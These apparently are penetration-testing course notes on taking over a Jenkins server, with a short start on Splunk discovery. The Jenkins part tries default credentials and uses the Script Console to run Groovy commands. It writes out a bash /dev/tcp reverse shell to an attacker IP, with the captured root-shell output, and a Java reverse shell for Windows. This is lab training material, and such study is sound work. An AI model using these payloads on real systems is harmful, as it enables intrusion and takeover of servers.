
If we can gain access via Jenkins and gain remote code execution as the SYSTEM account, we would have a foothold in Active Directory to begin enumeration of the domain environment.

Jenkins runs on Tomcat port 8080 by default. It also utilizes port 5000 to attach slave servers. This port is used to communicate between masters and slaves.


Jenkins can use a local database, LDAP, Unix user database, delegate security to a servlet container, or use no authentication at all.

Administrators can also allow or disallow users from creating accounts.

Enumeration



The default installation typically uses Jenkins' database to store credentials and does not allow users to register an account. We can fingerprint Jenkins quickly by the telltale login page.



We may encounter a Jenkins instance that uses weak or default credentials such as `admin:admin` or does not have any type of authentication enabled. It is not uncommon to find Jenkins instances that do not require any authentication during an internal penetration test. While rare, we have come across Jenkins during external penetration tests that we were able to attack.

Jenkins - Attacking

We've confirmed that the host is running Jenkins, and it is configured with weak credentials. Let's check and see what type of access this will give us.

Once we have gained access to a Jenkins application, a quick way of achieving command execution on the underlying server is via the Script Console.

The script console allows us to run arbitrary Groovy scripts within the Jenkins controller runtime.

This can be abused to run operating system commands on the underlying server.

Jenkins is often installed in the context of the root or SYSTEM account, so it can be an easy win for us.

Script Console


The script console can be reached at the URL http://jenkins.inlanefreight.local:8000/script. This console allows a user to run Apache Groovy scripts, which are an object-oriented Java-compatible language.


The language is similar to Python and Ruby. Groovy source code gets compiled into Java Bytecode and can run on any platform that has JRE installed.

Using this script console, it is possible to run arbitrary commands, functioning similarly to a web shell. For example, we can use the following snippet to run the `id` command.

Code: groovy

```groovy
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
```






```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \
$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

Running the above commands results in a reverse shell connection.

```
Vigneswar@htb[/htb]$ nc -lvnp 8443

listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 57844

id

uid=0(root) gid=0(root) groups=0(root)

/bin/bash -i

root@app02:/var/lib/jenkins3#
```

Against a Windows host, we could attempt to add a user and connect to the host via RDP or WinRM or, to avoid making a change to the system, use a PowerShell download cradle with Invoke-PowerShellTcp.ps1.

We could run commands on a Windows-based Jenkins install using this snippet:

Code: groovy

```groovy
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
```

We could also use this Java reverse shell to gain command execution on a Windows host, swapping out localhost and the port for our IP address and listener port.

```
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available
()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception e){}};p.destroy();s.close();
```

Miscellaneous Vulnerabilities

Several remote code execution vulnerabilities exist in various versions of Jenkins.

One recent exploit combines two vulnerabilities, CVE-2018-1999002 and CVE-2019-1003000 to achieve pre-authenticated remote code execution, bypassing script security sandbox protection during script compilation.

Public exploit PoCs exist to exploit a flaw in Jenkins dynamic routing to bypass the Overall / Read ACL and use Groovy to download and execute a malicious JAR file.

This flaw allows users with read permissions to bypass sandbox protections and execute code on the Jenkins master server. This exploit works against Jenkins version 2.137.

Another vulnerability exists in Jenkins 2.150.2, which allows users with JOB creation and BUILD privileges to execute code on the system via Node.js.


This vulnerability requires authentication, but if anonymous users are enabled, the exploit will succeed because these users have JOB creation and BUILD privileges by default.

As we have seen, gaining access to Jenkins as an administrator can quickly lead to remote code execution.


While several working RCE exploits exist for Jenkins, they are version-specific. At the time of writing, the current LTS release of Jenkins is 2.303.1, which fixes the two flaws detailed above. As with any application or system, it is important to harden Jenkins as much as possible since built-in functionality can be easily used to take over the underlying server.

Exercise


1) logged in




2) opened script console




3) generated payload



4) ran the shell script



6) got the shell



Infrastructure/Network Monitoring Tools

Splunk - Discovery and Enumeration

Splunk is a log analytics tool used to gather, analyze and visualize data. Though not originally intended to be a SIEM tool, Splunk is often used for security monitoring and business analytics.

Splunk deployments are often used to house sensitive data and could provide a wealth of information for an attacker if compromised.

Historically, Splunk has not suffered from many known vulnerabilities aside from an information disclosure vulnerability (CVE-2018-11409) and an authenticated remote code execution vulnerability in very old versions (CVE-2011-4642).

Here are a few details about Splunk:

- Splunk was founded in 2003, first became profitable in 2009, and had its initial public offering (IPO) in 2012 on NASDAQ under the symbol SPLK
- Splunk has over 7,500 employees and annual revenue of nearly $2.4 billion
- In 2020, Splunk was named to the Fortune 1000 list
- Splunk's clients include 92 companies on the Fortune 100 list
- Splunkbase allows Splunk users to download apps and add-ons for Splunk. As of 2021, there are over 2,000 available apps

We will more often than not see Splunk during our assessments, especially in large corporate environments during internal penetration tests.

We have seen it exposed externally, but this is rarer. Splunk does not suffer from many exploitable vulnerabilities and is quick to patch any issues.

The biggest focus of Splunk during an assessment would be weak or null authentication because admin access to Splunk gives us the ability to deploy custom applications that can be used to quickly compromise a Splunk server and possibly other hosts in the network depending on the way Splunk is set

